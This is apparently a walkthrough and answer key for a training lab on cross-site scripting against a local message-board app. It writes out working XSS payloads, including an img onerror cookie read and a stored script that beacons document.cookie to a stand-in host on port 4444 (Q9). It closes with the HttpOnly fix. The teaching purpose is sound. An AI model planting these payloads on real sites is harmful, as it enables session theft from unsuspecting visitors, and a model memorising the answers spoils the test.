BrightBoard

XSS Lab Challenge Walkthrough

WEB FUNDAMENTALS · XE107-M03 · JAVASCRIPT · CYBERIUM ARENA

Questions: 10 · XSS Types: Reflected, Stored, DOM-Based

QUESTION 01 RECONNAISSANCE

Extract the challenge zip (password: infected) and start the lab. Navigate to the Search page and submit any query. What URL parameter does the search page use to pass the search term to the server?

HOW TO SOLVE

01 Extract the zip using: `unzip -P infected htg-xss.zip`

02 Navigate into the folder and run: `sudo bash start.sh`

03 Open Firefox and go to http://localhost:8080, then click Search.

04 Submit any query and look at the URL bar.

05 The URL reads: `http://localhost:8080/search.php?q=hello`

06 The parameter name sits between the ? and the = sign.

SCREENSHOTS



URL bar — the parameter name appears directly after the ? symbol.

ANSWER

q

QUESTION 02 REFLECTED XSS

Search for hello — what word does the page render in bold?

HOW TO SOLVE


01 In the search box type: `<b>hello</b>`

02 Click Search and look at the "Showing results for:" line.

03 If the word appears in bold, the server is echoing your input as raw HTML — it is not escaped.

04 This confirms HTML injection is possible, which is a prerequisite for XSS.

SCREENSHOTS



"hello" renders in bold — HTML injection confirmed on the Search page.

ANSWER

hello

QUESTION 03 REFLECTED XSS

After searching for <script>alert(1)</script>, look at the URL bar — the payload appears directly in the address. What type of XSS is this called, where the script travels through the URL and is reflected back in the server response?

HOW TO SOLVE

01 In the search box type: `<script>alert(1)</script>` and click Search.

02 Look at the URL bar — the payload is visible in the address as part of the query string.

03 The server reads that URL parameter and echoes it straight back into the HTML response.

04 Because the script is never stored — it only exists in this one request — this is a specific type of XSS.

ANSWER

Reflected XSS

QUESTION 04 STORED XSS

Post <script>alert(1)</script> as a message on the Message Board. The alert fires every time anyone visits the board — not just the person who crafted the URL. What type of XSS attack is this?

HOW TO SOLVE

01 Click Message Board in the navigation.

02 In Your Name enter: `attacker`


03 In the Message field enter: `<script>alert(1)</script>`

04 Click Post — the page reloads and the alert fires immediately.

05 Now open a new tab and visit the board again — the alert fires again without any crafted URL.

06 The payload is saved in the database and executes for every visitor. That persistence is the defining trait of this XSS type.


SCREENSHOTS



Message Board showing the three seeded posts.



Script payload entered into the post form.



Alert fires on board.php — script is now stored and runs for every visitor.

ANSWER

Stored XSS

QUESTION 05 STORED XSS

Open DevTools while on board.php and go to the Storage tab. What is the name of the cookie set by the application?

HOW TO SOLVE

01 Navigate to `http://localhost:8080/board.php`


02 Press `F12` to open DevTools.

03 Click the Storage tab, expand Cookies, and click the localhost entry.

04 One cookie is listed — read its name from the Name column.

05 Also note: the HttpOnly column shows false — this means JavaScript can read the cookie. This matters in Q10.

SCREENSHOTS



DevTools Storage tab — session_token with HttpOnly=false.

ANSWER

session_token

QUESTION 06 DOM-BASED XSS

Navigate to the Profile page and View Page Source. What JavaScript property is used to write the name parameter from the URL directly into the page?

HOW TO SOLVE

01 Click Profile in the navigation bar.

02 Right-click anywhere on the page and select View Page Source.

03 Look for the JavaScript block — find the line that takes the name value and writes it into the HTML.

04 The vulnerable property assigns untrusted input directly into the DOM without any sanitization.

05 This is what makes the page vulnerable to DOM-Based XSS — it is a client-side sink, not a server-side one.

ANSWER

innerHTML

QUESTION 07 DOM-BASED XSS

The Profile page uses innerHTML, which blocks <script> tags in modern browsers. What HTML attribute on an <img> tag fires JavaScript when the image fails to load?

HOW TO SOLVE


01 Since `innerHTML` blocks `<script>` tags, use an image element instead.

02 Navigate to: `http://localhost:8080/welcome.php?name=<img src=x onerror=alert(1)>`

03 The browser tries to load an image from `x`, fails, and fires the event handler attribute.

04 A popup appears showing 1 — the attribute name that triggered it is your answer.

SCREENSHOTS



onerror handler fires on welcome.php — DOM-Based XSS confirmed.

ANSWER

onerror

QUESTION 08 DOM-BASED XSS

Use the DOM XSS vulnerability on welcome.php to display document.cookie in an alert. What is the full cookie value shown?

HOW TO SOLVE

01 You know the event handler from Q7 — now replace `alert(1)` with `alert(document.cookie)`.

02 Navigate to: `http://localhost:8080/welcome.php?name=<img src=x onerror=alert(document.cookie)>`

03 The onerror handler fires and reads `document.cookie` from the browser.

04 The alert shows the full cookie string — copy it exactly as your answer.

05 This works because the cookie has no HttpOnly flag, as you confirmed in Q5.

ANSWER

session_token=BRIGHT-2024-s3Ss10N-9kRm

QUESTION 09 STORED XSS

Set up a netcat listener (`nc -lvnp 4444`) and post this Stored XSS payload to the Message Board: `<script>new Image().src='http://YOUR_IP:4444?c='+document.cookie;</script>`. What is the first GET request line that appears in your netcat output?

HOW TO SOLVE

01 Open a terminal and run: `nc -lvnp 4444`

02 Find your Kali IP with `ip a` — look for your eth0 or vmnet address.

03 Go to the Message Board post form and enter this payload (replace YOUR_IP):

04 `<script>new Image().src='http://YOUR_IP:4444?c='+document.cookie;</script>`

05 Click Post — the payload is stored and fires silently for every visitor.

06 Watch the nc terminal — the GET line contains the full exfiltrated cookie.

SCREENSHOTS





Image beacon payload posted to the Message Board.



nc -lvnp 4444 catches the full HTTP request — cookie exfiltrated silently.

ANSWER

GET /?c=session_token=BRIGHT-2024-s3Ss10N-9kRm HTTP/1.1

QUESTION 10 MITIGATION

What cookie attribute, if set on the session_token cookie, would have prevented JavaScript from reading it?

HOW TO SOLVE

01 Every cookie theft attack in Q8 and Q9 succeeded because JavaScript could access the session cookie.


02 You confirmed in Q5 that the HttpOnly column in DevTools showed false.

03 The cookie is set in board.php without this attribute: `setcookie('session_token', '...', 0, '/');`

04 Adding a single flag as the last argument would have blocked all JavaScript-based reads entirely.

05 With this flag set, `document.cookie` returns an empty string — Q8 and Q9 would show nothing.

SCREENSHOTS



HttpOnly=false in DevTools — the missing flag that made Q8 and Q9 possible.

ANSWER

HttpOnly

CHALLENGE COMPLETE · All Answers

#	Question	Type	Answer
Q1	URL parameter for search	*Recon*	**q**
Q2	Word rendered in bold via HTML injection	*Reflected XSS*	**hello**
Q3	XSS type identified from URL reflection	*Reflected XSS*	**Reflected XSS**
Q4	Type of XSS where payload is stored in DB	*Stored XSS*	**Stored XSS**
Q5	Session cookie name	*Stored XSS*	**session_token**
Q6	JS property that creates DOM XSS sink	*DOM XSS*	**innerHTML**
Q7	img event attribute	*DOM XSS*	**onerror**
Q8	Cookie value via DOM XSS	*DOM XSS*	**session_token=BRIGHT-2024-s3Ss10N-9kRm**
Q9	Silent cookie exfiltration via nc	*Stored XSS*	**GET /?c=session_token=BRIGHT-2024-s3Ss10N-9kRm HTTP/1.1**
Q10	Cookie attribute to prevent JS reads	*Mitigation*	**HttpOnly**